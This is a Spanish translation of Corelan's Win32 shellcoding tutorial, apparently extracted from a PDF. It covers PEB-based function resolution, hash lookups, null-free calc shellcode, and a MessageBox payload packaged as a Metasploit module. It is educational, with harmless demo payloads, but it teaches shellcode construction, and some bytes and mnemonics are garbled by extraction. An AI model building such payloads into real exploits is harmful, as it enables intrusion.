cmp edi, [esp + 0x28] ;Ve si el hash computado coincide con el buscado
;el que empujamos , en ESP+0x28
;EDi = hash actual computado
;ESI = nombre de función actual (string)
jnz find_function_loop ;No coincide, anda al próximo símbolo
mov ebx, [edx + 0x24] ;Si coincide: extrae la tabla de ordinales
;Offset relativo y puesto en EBX.
add ebx, ebp ;Le suma la BaseAddress.
;ebx = absolute address of
;ordinals address table
mov cx, [ebx + 2 * ecx] ;Consigue el número ordinal del símbolo
actual (3 bytes)
mov ebx, [edx + 0x1c] ;Consigue la tabla de direcciones relativa y
la pone en EBX
add ebx, ebp ;Le suma la BaseAddress.
;EBX = dirección absoluta de la tabla de
direcciones
mov eax, [ebx + 4 * ecx] ;Consigue el offset de la función relativa
desde su ordinal
;y lo pone en EAX.
add eax, ebp ;Le suma la BaseAddress.
;EAX = dirección absoluta de la dirección de
funciones
mov [esp + 0x1c], eax ;Sobrescribe la copia de la pila de EAX y el
POPAD ;retornará la dirección de la función en EAX.

find_function_finished:
popad ;Restaura los registros..
;EAX tendrá la dirección de la función.

ret
C:\shellcode>"c:\Program Files\nasm\nasm.exe"
calcnonull.asm -o calcnonull.bin

C:\shellcode>perl pveReadbin.pl calcnonull.bin
Leyendo calcnonull.bin
Leído 185 bytes

"\xd9\xeb\x9b\xd9\x74\x24\xf4\x5d"
"\x56\x31\xc0\x31\xdb\xb3\x30\x64"
"\x8b\x03\x8b\x40\x0c\x8b\x40\x14"
"\x50\x5e\x8b\x06\x50\x5e\x8b\x06"
"\x8b\x40\x10\x5e\x89\xc2\x68\x98"
"\xfe\x8a\x0e\x52\x89\xeb\x81\xc3"
"\x79\x11\x11\x11\x81\xeb\x11\x11"
"\x11\x11\xff\xd3\x68\x20\x20\x20"
"\x58\x68\x2e\x65\x78\x65\x68\x63"
"\x61\x6c\x63\x89\xe6\x31\xc9\x88"
"\x4e\x08\x41\x51\x56\xff\xd0\x58"
"\x58\x58\x5a\x68\x7e\xd8\xe2\x73"
"\x52\xff\xd3\x31\xc9\x51\xff\xd0"
"\x60\x8b\x6c\x24\x24\x8b\x45\x3c"
"\x8b\x54\x05\x78\x01\xea\x8b\x4a"
"\x18\x8b\x5a\x20\x01\xeb\xe3\x37"
"\x49\x8b\x34\x8b\x01\xee\x31\xff"
"\x31\xc0\xfc\xac\x84\xc0\x74\x0a"
"\xc1\xcf\x0d\x01\xc7\xe9\xf1\xff"
"\xff\xff\x3b\x7c\x24\x28\x75\xde"
"\x8b\x5a\x24\x01\xeb\x66\x8b\x0c"
"\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04"
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
"\x8b\x01\xe8\x89\x44\x24\x1c\x61"  
"\xc3";  
Número de bytes nulos : 0
```

185 bytes que no está mal para un n00b como yo, pero vamos a ver cómo este código puede ser menor, al mismo tiempo, al final de este tutorial.

Compara esto con Metasploit:

```
./msfpayload windows/exec CMD=calc EXTIFUNC=process P  
# windows/exec - 196 bytes  
# http://www.metasploit.com  
# EXITFUNC=process, CMD=calc  
my $buf =  
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52"  
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"  
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d"  
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0"  
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b"  
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff"  
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d"  
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b"  
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44"  
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b"  
"\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68"  
"\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95"  
"\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"  
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63\x00";
```

196 bytes, y todavía contiene bytes nulos.

Por supuesto, el código producido por Metasploit puede ser un poco más genérico, y tal vez mucho mejor, pero bueno, supongo que mi código no es malo tampoco.

Agregando tu Shellcode como Payload en Metasploit

Añadir un Payload simple, que entre en la categoría "singles", no es tan difícil. Lo único que hay que tener en cuenta es que tu Payload debe permitir que se puedan insertar parámetros. Así que, si deseas agregar la Shellcode de MessageBox en Metasploit, tendrás que localizar el origen del título y cadenas de texto en la Shellcode y permitir a los usuarios insertar sus propias cosas.

He modificado ligeramente el código de MessageBox para que las Strings queden al final del código.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

El código ASM es el siguiente:

```
; Shellcode de ejemplo que mostrará un MessageBox
; con título y texto personalizados
; Escrito por Peter Van Eeckhoutte
; http://www.corelan.be:8800

[Section .text]
[BITS 32]

global _start

_start:
;=====FUNCIONES=====
;=====Función : consigue la BaseAddress de Kernel32=====
;Técnica : PEB InMemoryOrderModuleList
push esi
xor eax, eax           ; Limpia EAX.
xor ebx, ebx
mov bl, 0x30
mov eax, [fs:ebx ]    ; Consigue un puntero al PEB.
mov eax, [ eax + 0x0C ] ; Consigue el PEB->Ldr
mov eax, [ eax + 0x14 ] ; Consigue el PEB->Ldr.InMemoryOrderModuleList.Flink
(1era entrada)
push eax
pop esi
mov eax, [ esi ]      ; Consigue la próxima entrada(2da entrada)
push eax
pop esi
mov eax, [ esi ]      ; Consigue la próxima entrada(3ra entrada)
mov eax, [ eax + 0x10 ] ; Consigue la BaseAddress de las 3
entradas(kernel32.dll)
pop esi

jmp start_main

;=====Función : Busca la BaseAddress de las funciones=====
find_function:
pushad                ;Guarda todos los registros
mov ebp, [esp + 0x24] ;Pone la BaseAddress del módulo que está
siendo
                        ;cargado en EBP.
mov eax, [ebp + 0x3c]  ;Salta la cabecera MSDOS
mov edx, [ebp + eax + 0x78] ;Va a la Export Table y pone la dirección
relativa
                        ;en EDX
add edx, ebp          ;Le suma la BaseAddress.
                        ;EDX = dirección absoluto de la Export Table
mov ecx, [edx + 0x18] ;Prepara el contador ECX.
                        ;(¿Cuántos items exportados están en un
array?)
mov ebx, [edx + 0x20] ;Pone el offset relativo a las tablas de
nombres en EBX.
add ebx, ebp          ;Le suma la BaseAddress.
                        ;EBX = dirección absoluta de tablas de
nombres

find_function_loop:
jecz find_function_finished ;Si ECX = 0, entonces el último símbolo fue
verificado.
                        ;(No debería suceder nunca)
                        ;a menos que la función no pudo ser
encontrada
dec ecx                ;ECX=ECX-1
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
mov esi, [ebx + ecx * 4] ;Consigue el offset relativo del nombre
asociado
;al símbolo actual
;y lo guarda en ESI
add esi, ebp ;Le suma la BaseAddress.
;ESI = dirección absoluta del símbolo actual

compute_hash:
xor edi, edi ;Limpia EDI.
xor eax, eax ;Limpia EAX.
cld ;Limpia el flag de direcciones.
;Se asegurará que se incremente en vez de
;que se decremente al usar lods*

compute_hash_again:
lodsb ;Carga bytes en ESI (nombre de símbolo
actual)
;en AL, + incremente ESI
test al, al ;bitwise test :
;Ve si el final de string ha sido alcanzado
jz compute_hash_finished ;si el FZ está activo = Final de string
alcanzada
ror edi, 0xd ;si el FZ no está activo = rota el valor
;actual del hash 13 bits a la derecha.
add edi, eax ;Le suma el car. actual del nombre del
símbolo
;al acumulador del hash
jmp compute_hash_again ;Continúa el bucle

compute_hash_finished:

find_function_compare:
cmp edi, [esp + 0x28] ;Ve si el hash computado coincide con el
buscado(en ESP+0x28)
;EDi = hash actual computado
;ESI = nombre de función actual (string)
jnz find_function_loop ;No coincide, anda al próximo símbolo
mov ebx, [edx + 0x24] ;Si coincide: extrae la tabla de ordinales
;Offset relativo y puesto en EBX.
add ebx, ebp ;Le suma la BaseAddress.
;EBX = dirección absoluta de la dirección de

la tabla de ordinales
mov cx, [ebx + 2 * ecx] ;Consigue el número ordinal del símbolo
actual (3 bytes)
mov ebx, [edx + 0x1c] ;Consigue la tabla de direcciones relativa y
la pone en EBX
add ebx, ebp ;Le suma la BaseAddress.
;EBX = dirección absoluta de la tabla de

direcciones
mov eax, [ebx + 4 * ecx] ;Consigue el offset de la función relativa de
su ordinal y lo pone en EAX.
add eax, ebp ;Le suma la BaseAddress.
;EAX = dirección absoluta de la dirección de

funciones
mov [esp + 0x1c], eax ;Sobrescribe la copia de la pila de EAX y el
POPAD
;retornará la dirección de la función en EAX.

find_function_finished:
popad ;Restaura los registros..
;EAX tendrá la dirección de la función.
ret

;===Función :Bucle para buscar funciones de DLL's (procesa todos los hashes)===
find_funcs_for_dll:
lods ;Carga el hash actual en EAX (apuntado por ESI)
push eax ;Empuja el hash a la pila
push edx ;Empuja la BaseAddress de la DLL a la pila
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
    call find_function
    mov [edi], eax           ;Escribe el puntero de la función en la dirección
en EDI.
    add esp, 0x08
    add edi, 0x04           ;Incremente EDI para guardar el próximo puntero.
    cmp esi, ecx           ;¿Procesamos todos los hashes?
    jne find_funcs_for_dll ;Consigue el próximo hash y busca el puntero de la
función
find_funcs_for_dll_finished:
    ret

;====Función : Conseguir el puntero al texto user32.dll=====
GetUser32:
    ; Define la etiqueta para la ubicación de la string
user32.dll.
    call User32Return      ; Llama a la etiqueta de retorno, entonces la
dirección de retorno
                                ; (ubicación de la string) es empujada a la pila.
    db "user32.dll"        ; Escribe los bytes en la Shellcode
    db 0x00                ; Termina nuestra string con un carácter nulo.

;==Función : Conseguir los punteros a los hashes de las funciones==
GetHashes:
    call GetHashesReturn
;LoadLibraryA      hash : 0x8E4E0EEC
    db 0x8E
    db 0x4E
    db 0x0E
    db 0xEC

;ExitProcess      hash = 0x7ED8E273
    db 0x7E
    db 0xD8
    db 0xE2
    db 0x73

GetMsgBoxHash:
    call GetMsgBoxHashReturn
;MessageBoxA      hash = 0xA8A24DBC
    db 0xA8
    db 0xA2
    db 0x4D
    db 0xBC

;=====
;=====APLICACIÓN PRINCIPAL=====
;=====

start_main:
    sub esp,0x08           ;Asigna espacio en la pila para guardar 2 cosas :
                                ;En este orden: ptr para LoadLibraryA, ExitProc
    mov ebp,esp           ;Pone EBP como ptr de marco para el offset relativo
                                ;Así, podremos hacer esto:
                                ;call ebp+4 = Ejecutar LoadLibraryA
                                ;call ebp+8 = Ejecutar ExitProcess
    mov edx,eax           ;Guarda la BaseAddress de kernel32 en EDX
;Busca las funciones dentro de kernel32 primero
    jmp GetHashes        ;Consigue la dirección del primer hash
GetHashesReturn:
    pop esi                ;Pone el puntero al hash en ESI.
    lea edi, [ebp+0x4]    ;Guardaremos las direcciones de las funciones en EDI
                                ; (EDI se incrementará con 0x04 por cada hash)
                                ; (ver resolve_symbols_for_dll)
    mov ecx,esi
    add ecx,0x08           ; Guarda la dirección del último hash en ECX.
    call find_funcs_for_dll ; Consigue los punteros de funciones para los 2
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
                ; hashes de funciones de kernel32
                ; y los pone en EBP+4 y EBP+8
;Busca la función en user32.dll
;loadlibrary primero- primero pone el puntero a la string user32.dll en la
pila
    jmp GetUser32
User32Return:
;El puntero a "user32.dll" ahora está en el tope de la pila, solo llama a LoadLibrary
    call [ebp+0x4]
;La BaseAddress de user32.dll ahora está en EAX (si fue cargada correctamente)
;La pone en EDX para ser usada en find_function
    mov edx,eax
; Encuentra la función de MessageBoxA
;primero consigue el puntero al hash de la función
    jmp GetMsgBoxHash
GetMsgBoxHashReturn :
;Pone el puntero en ESI y se prepara para buscar la función
    pop esi
    lodsd                ;Carga el hash actual en EAX (apuntado por ESI)
    push eax            ;Empuja el hash a la pila
    push edx            ;Empuja la BaseAddress de la DLL a la pila
    call find_function
;La dirección de la función debería estar en EAX ahora
;la mantendremos allí
    jmp GetTitle
TitleReturn:
                ;Define una etiqueta para ser llamada y la
                ;dirección de la string se empuja a la pila.
    pop ebx            ;EBX ahora apunta a la string Title

    jmp GetText
                ;Salta a la ubicación
                ;de la string Text del MessageBox.
TextReturn:
                ;Define una etiqueta para ser llamada y la
                ;dirección de la string se empuja a la pila.
    pop ecx            ;ECX ahora apunta a la string Text

;Ahora, empuja los parámetros a la pila.
    xor edx,edx        ;Limpia EDX.
    push edx           ;Pone 0 en la pila.
    push ebx           ;Pone el puntero a Title en la pila.
    push ecx           ;Pone el puntero a Text en la pila.
    push edx           ;Pone 0 en la pila.
    call eax           ;call MessageBoxA(0,Text,Title,0)

;ExitFunc
    xor eax,eax
                ;Limpia EAX.
    push eax           ;Pone 0 en la pila.
    call [ebp+8]       ;ExitProcess(0)

;====Función : Conseguir el puntero al título del MessageBox=====

GetTitle:
                ; Define la etiqueta para ubicar el título del MessageBox
    call TitleReturn ; Llama a la etiqueta de retorno, entonces la dirección
de retorno
                ; (ubicación de la string) es empujada a la pila.
    db "Corelan"      ; Escribe los bytes en la Shellcode
    db 0x00           ; Termina nuestra string con un carácter nulo.

;=====Function : Conseguir el puntero al texto del MessageBox=====
GetText: ; Define la etiqueta para ubicar la string del argumento del MessageBox
    call TextReturn ; Llama a la etiqueta de retorno, entonces la dirección
de retorno
                ; (ubicación de la string) es empujada a la pila.
    db "You have been pwned by Corelan" ; Escribe los bytes en la Shellcode
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
db 0x00 ; Termina nuestra string con un carácter nulo.
```

Ten en cuenta que en realidad no tomé el tiempo para hacerlo libre de bytes nulos porque hay muchos codificadores en Metasploit que lo harán por ti.

Aunque este código se ve bien, hay un problema con él. Antes de que podamos hacer que funcione en Metasploit, de forma genérica por lo que permite a las personas proporcionar su propio título y texto personalizado, tenemos que hacer un cambio importante.

Piensa en ello. Si el texto del título sería de un tamaño diferente a "Corelan", entonces el offset a la etiqueta GetText: sería diferente, y el exploit puede no producir los resultados deseados. Después de todo, el offset para saltar a la etiqueta GetText se genera cuando se compila el código para NASM. Así que, si el usuario ha proporcionado una cadena con un tamaño diferente, el offset no cambiaría en consecuencia y tendríamos problemas al tratar de obtener un puntero al texto del mensaje.

Con el fin de corregir esto, se tendrá que calcular dinámicamente la diferencia respecto a la etiqueta GetText, en la secuencia de comandos de Metasploit, basada en la longitud de la cadena de título.

Vamos a empezar por convertir el ASM existente en bytecode en primer lugar.

```
C:\shellcode>perl pveReadbin.pl corelanmsgbox.bin
Leyendo corelanmsgbox.bin
Leído 310 bytes

"\x56\x31\xc0\x31\xdb\xb3\x30\x64"
"\x8b\x03\x8b\x40\x0c\x8b\x40\x14"
"\x50\x5e\x8b\x06\x50\x5e\x8b\x06"
"\x8b\x40\x10\x5e\xe9\x92\x00\x00"
"\x00\x60\x8b\x6c\x24\x24\x8b\x45"
"\x3c\x8b\x54\x05\x78\x01\xea\x8b"
"\x4a\x18\x8b\x5a\x20\x01\xeb\xe3"
"\x37\x49\x8b\x34\x8b\x01\xee\x31"
"\xff\x31\xc0\xff\xac\x84\xc0\x74"
"\x0a\xc1\xcf\x0d\x01\xc7\xe9\xf1"
"\xff\xff\xff\x3b\x7c\x24\x28\x75"
"\xde\x8b\x5a\x24\x01\xeb\x66\x8b"
"\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b"
"\x04\x8b\x01\xe8\x89\x44\x24\x1c"
"\x61\xc3\xad\x50\x52\xe8\xa7\xff"
"\xff\xff\x89\x07\x81\xc4\x08\x00"
"\x00\x00\x81\xc7\x04\x00\x00\x00"
"\x39\xce\x75\xe6\xc3\xe8\x46\x00"
"\x00\x00\x75\x73\x65\x72\x33\x32"
"\x2e\x64\x6c\x6c\x00\xe8\x20\x00"
```


Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
"\x00\x00\x8e\x4e\x0e\xec\x7e\xd8"  
"\xe2\x73\xe8\x33\x00\x00\x00\xa8"  
"\xa2\x4d\xbc\x81\xec\x08\x00\x00"  
"\x00\x89\xe5\x89\xc2\xe9\xdb\xff"  
"\xff\xff\x5e\x8d\x7d\x04\x89\xf1"  
"\x81\xc1\x08\x00\x00\x00\xe8\x9f"  
"\xff\xff\xff\xe9\xb5\xff\xff\xff"  
"\xff\x55\x04\x89\xc2\xe9\xc8\xff"  
"\xff\xff\x5e\xad\x50\x52\xe8\x36"  
"\xff\xff\xff\xe9\x15\x00\x00\x00"  
"\x5b\xe9\x1c\x00\x00\x00\x59\x31"  
"\xd2\x52\x53\x51\x52\xff\xd0\x31"  
"\xc0\x50\xff\x55\x08\xe8\xe6\xff"  
"\xff\xff\x43\x6f\x72\x65\x6c\x61"  
"\x6e\x00\xe8\xdf\xff\xff\xff\x59"  
"\x6f\x75\x20\x68\x61\x76\x65\x20"  
"\x62\x65\x65\x6e\x20\x70\x77\x6e"  
"\x65\x64\x20\x62\x79\x20\x43\x6f"  
"\x72\x65\x6c\x61\x6e\x00";
```

Al final del código, vemos nuestras dos cadenas. Unas líneas más arriba, vemos dos llamadas:

`\xe9 \x15 \x00 \x00 \x00` = JMP a GetTitle (salta 0x1A bytes). Esto funciona muy bien y seguiremos trabajando bien. No tenemos que cambiarlo, porque siempre estará en el mismo offset (todas las cadenas están por debajo de la etiqueta GetTitle). El salto atrás (CALL TitleReturn) también está bien.

`\xe9 \x1c \x00 \x00 \x00` = JMP a GetText (salta 0x21 bytes). Este offset depende del tamaño de la cadena de título. No sólo el offset a GetText es variable, sino la llamada al TextReturn (bueno, el offset utilizado) es variable también. Nota: con el fin de reducir la complejidad, vamos a construir en algunas comprobaciones para asegurarnos de que el título no sea más largo de 254 caracteres. Comprenderás por qué en un minuto.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

En un depurador, el código en cuestión es la siguiente:

```
004020EB E9 15000000 JMP testshel.00402105
004020F0 5B POP EBX
004020F1 E9 1C000000 JMP testshel.00402112
004020F6 59 POP ECX
004020F7 31D2 XOR EDX,EDX
004020F9 52 PUSH EDX
004020FA 53 PUSH EBX
004020FB 51 PUSH ECX
004020FC 52 PUSH EDX
004020FD FFD0 CALL EAX
004020FF 31C0 XOR EAX,EAX
00402101 50 PUSH EAX
00402102 FF55 08 CALL DWORD PTR SS:[EBP+8]
00402105 E8 E6FFFFFF CALL testshel.004020F0
0040210A 43 INC EBX
0040210B 6F OUTS DX,DWORD PTR ES:[EDI]
0040210C 72 65 JB SHORT testshel.00402173
0040210E 6C INC DWORD PTR DS:[EDI],CH
0040210F 61 POPAD
00402110 6E OUTS DX,BYTE PTR ES:[EDI]
00402111 0E E8 ADD AL,CH
00402113 00 00 JZ SHORT testshel.00402115
00402115 00 00 JZ SHORT testshel.00402117
00402117 59 POP ECX
00402118 6F OUTS DX,DWORD PTR ES:[EDI]
00402119 75 20 JNZ SHORT testshel.0040213B
0040211B 68 61766520 PUSH 20657661
00402120 6265 65 BOUND ESP,QWORD PTR SS:[EBP+65]
00402123 6E OUTS DX,BYTE PTR ES:[EDI]
00402124 2070 77 AND BYTE PTR DS:[EAX+77],DH
00402127 6E OUTS DX,BYTE PTR ES:[EDI]
00402128 65: PREFIX GS:
00402129 64:2062 79 AND BYTE PTR FS:[EDX+79],AH
0040212D 2043 6F AND BYTE PTR DS:[EBX+6F],AL
00402130 72 65 JB SHORT testshel.00402197
00402132 6C INS BYTE PTR ES:[EDI],DX
00402133 61 POPAD
00402134 6E OUTS DX,BYTE PTR ES:[EDI]
00402135 0000 ADD BYTE PTR DS:[EAX],AL
00402137 0000 ADD BYTE PTR DS:[EAX],AL
```

Annotations in the image:

- Consigue el puntero a las strings. (points to the first JMP instruction)
- Empuja los parámetros y ejecuta MessageBoxA. (points to the CALL EAX instruction)
- Empuja los parámetros y ejecuta ExitProcess(). (points to the CALL DWORD PTR SS:[EBP+8] instruction)
- CALL TitleReturn (Retorna a 0x004020F0). Título (string + byte nulo) (points to the CALL testshel.004020F0 instruction)
- Call TextReturn (Retorna a 0x004020F6) Texto (string + byte nulo) (points to the CALL testshel.00402115 instruction)

Podemos permitir al usuario insertar sus propias strings dividiendo el Payload en 3 partes:

- La primera parte: todo el bytecode antes de la primera cadena “Título.”
- El código después de la primera cadena, el terminador nulo + el resto del bytecode antes de la segunda cadena.
- La cadena vacía después de la segunda cadena “texto.”

A continuación, también tenemos que vigilar el salto a GetText y el salto a TextReturn. La única cosa que necesita ser cambiada son los offsets de estas instrucciones, ya que el offset depende del tamaño de la cadena del título.

Los offsets se pueden calcular así:

El offset necesario para saltar a GetText = 15 bytes. Todas las instrucciones entre el salto a GetText y la etiqueta GetTitle + 5 bytes (CALL TitleReturn) + Longitud del Título + 1. Byte nulo después de la cadena.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

El offset necesario para CALL TextReturn (salto hacia atrás) = 15 bytes (lo mismo que el anterior) + 5 bytes (lo mismo que el anterior) + longitud del Título + 1 (byte null) - 1 (instrucción POP) + 5 (instrucción CALL en sí). Con el fin de simplificar las cosas, vamos a limitar el tamaño del título a 255, por lo que sólo puedes restar este valor de 255, y el offset sería max. 1 byte (+ "\xff \xff \xff").

Por lo tanto, la estructura del Payload final se verá así:

- Todo el bytecode hasta (e incluyendo) la primera instrucción de salto a GetText. Incluyendo "\xe9."
- Bytecode que representa el offset calculado para saltar a GetText.
- Bytecode para completar el salto hacia delante (\x00 \x00 \x00) + POP cuando retorne la llamada de GetText.
- Resto de instrucciones, incluyendo la parte de salto atrás antes de la primera cadena.
- Primera cadena.
- Byte nulo.
- Primer byte que debe hacer saltar hacia atrás (CALL TextReturn) ("\xe9").
- Bytecode que representa el offset calculado para saltar hacia atrás.
- Resto del bytecode para completar el salto hacia atrás ("\xff \xff \xff").
- Segunda cadena.
- Byte nulo.

Básicamente, basta con ver el código en un depurador, dividir el código en componentes fijos y variables, simplemente contar bytes y hacer algo de matemáticas básicas.

Entonces, lo único que tienes que hacer es calcular los offsets y recombinar las partes en tiempo de ejecución.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Así que, básicamente, convertir esta Shellcode en Metasploit es tan simple como crear un script.rb en:

framework3/modules/payloads/singles/Windows

MessageBox.rb. Véase el archivo zip en la parte superior de este tutorial.

```
##
# $Id: messagebox.rb 1 2010-02-26 00:28:00:00Z corelanc0d3r & rick2600
$
##

require 'msf/core'
module Metasploit3

  include Msf::Payload::Windows
  include Msf::Payload::Single

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Windows MessageBox con título y texto
personalizados',
      'Version' => '$Revision: 1 $',
      'Description' => 'Spawns MessageBox with a customizable title
& text',
      'Author' => [ 'corelanc0d3r - peter.ve[at]corelan.be',
                    'rick2600 - ricks2600[at]gmail.com' ],
      'License' => BSD_LICENSE,
      'Platform' => 'win',
      'Arch' => ARCH_X86,
      'Privileged' => false,
      'Payload' =>
        {
          'Offsets' => { },
          'Payload' =>
            "\x56\x31\xc0\x31\xdb\xb3\x30\x64"+
            "\x8b\x03\x8b\x40\x0c\x8b\x40\x14"+
            "\x50\x5e\x8b\x06\x50\x5e\x8b\x06"+
            "\x8b\x40\x10\x5e\xe9\x92\x00\x00"+
            "\x00\x60\x8b\x6c\x24\x24\x8b\x45"+
            "\x3c\x8b\x54\x05\x78\x01\xea\x8b"+
            "\x4a\x18\x8b\x5a\x20\x01\xeb\xe3"+
            "\x37\x49\x8b\x34\x8b\x01\xee\x31"+
            "\xff\x31\xc0\xfc\xac\x84\xc0\x74"+
            "\x0a\xc1\xcf\x0d\x01\xc7\xe9\xf1"+
            "\xff\xff\xff\x3b\x7c\x24\x28\x75"+
            "\xde\x8b\x5a\x24\x01\xeb\x66\x8b"+
            "\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b"+
            "\x04\x8b\x01\xe8\x89\x44\x24\x1c"+
            "\x61\xc3\xad\x50\x52\xe8\xa7\xff"+
            "\xff\xff\x89\x07\x81\xc4\x08\x00"+
            "\x00\x00\x81\xc7\x04\x00\x00\x00"+
            "\x39\xce\x75\xe6\xc3\xe8\x46\x00"+
            "\x00\x00\x75\x73\x65\x72\x33\x32"+
            "\x2e\x64\x6c\x6c\x00\xe8\x20\x00"+
            "\x00\x00\x8e\x4e\x0e\xec\x7e\xd8"+
            "\xe2\x73\xe8\x33\x00\x00\x00\xa8"+
            "\xa2\x4d\xbc\x81\xec\x08\x00\x00"+
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
        "\x00\x89\xe5\x89\xc2\xe9\xdb\xff"+
        "\xff\xff\x5e\x8d\x7d\x04\x89\xf1"+
        "\x81\xc1\x08\x00\x00\x00\xe8\x9f"+
        "\xff\xff\xff\xe9\xb5\xff\xff\xff"+
        "\xff\x55\x04\x89\xc2\xe9\xc8\xff"+
        "\xff\xff\x5e\xad\x50\x52\xe8\x36"+
        "\xff\xff\xff\xe9\x15\x00\x00\x00"+
        "\x5b\xe9"
    }
  ))

  # EXITFUNC : hardcoded to ExitProcess :/
  deregister_options('EXITFUNC')

  # Register command execution options
  register_options(
    [
      OptString.new('TITLE', [ true,
        "Messagebox Title (max 255 chars)"
      ]),
      OptString.new('TEXT', [ true,
        "Messagebox Text" ])
    ], self.class)
  end

  #
  # Construye el Payload
  #
  def generate
    strTitle = datastore['TITLE']
    if (strTitle)
      iTitle=strTitle.length
      if (iTitle < 255)
        offset2Title = (15 + 5 + iTitle + 1).chr
        offsetBack = (255 - (15 + 5 + iTitle + 5)).chr
        payload_data = module_info['Payload']['Payload']
        payload_data += offset2Title
        payload_data +=
"\x00\x00\x00\x59\x31\xd2\x52\x53\x51\x52\xff\xd0\x31"
        payload_data += "\xc0\x50\xff\x55\x08\xe8\xe6\xff\xff\xff"
        payload_data += strTitle
        payload_data += "\x00\xe8"
        payload_data += offsetBack
        payload_data += "\xff\xff\xff"
        payload_data += datastore['TEXT']+ "\x00"
        return payload_data
      else
        raise ArgumentError, "Title should be 255 characters or less"
      end
    end
  end
end
end
end
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Pruébalo:

```
Name: Windows MessageBox con título y texto personalizados
Version: 1
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 0
Rank: Normal

Provided by:
corelanc0d3r - peter.ve <corelanc0d3r - peter.ve@corelan.be>
rick2600 - ricks2600 <rick2600 - ricks2600@gmail.com>


Basic options:
Name      Current Setting  Required  Description
----      -
TEXT      yes              yes       MessageBox Text
TITLE     yes              yes       MessageBox Title (max 255 chars)

Description:
Spawns MessageBox with a customizable title & text
```

```
./msfpayload windows/messagebox
  TITLE="This is my custom title"
  TEXT="And you have been Owned" C

/*
 * windows/messagebox - 319 bytes
 * http://www.metasploit.com
 * TEXT=And you have been Owned, TITLE=This is my custom title
 */
unsigned char buf[] =
"\x56\x31\xc0\x31\xdb\xb3\x30\x64\x8b\x03\x8b\x40\x0c\x8b\x40"
"\x14\x50\x5e\x8b\x06\x50\x5e\x8b\x06\x8b\x40\x10\x5e\xe9\x92"
"\x00\x00\x00\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x05\x78"
"\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x37\x49\x8b\x34"
"\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84\xc0\x74\x0a\xc1\xcf"
"\x0d\x01\xc7\xe9\xf1\xff\xff\xff\x3b\x7c\x24\x28\x75\xde\x8b"
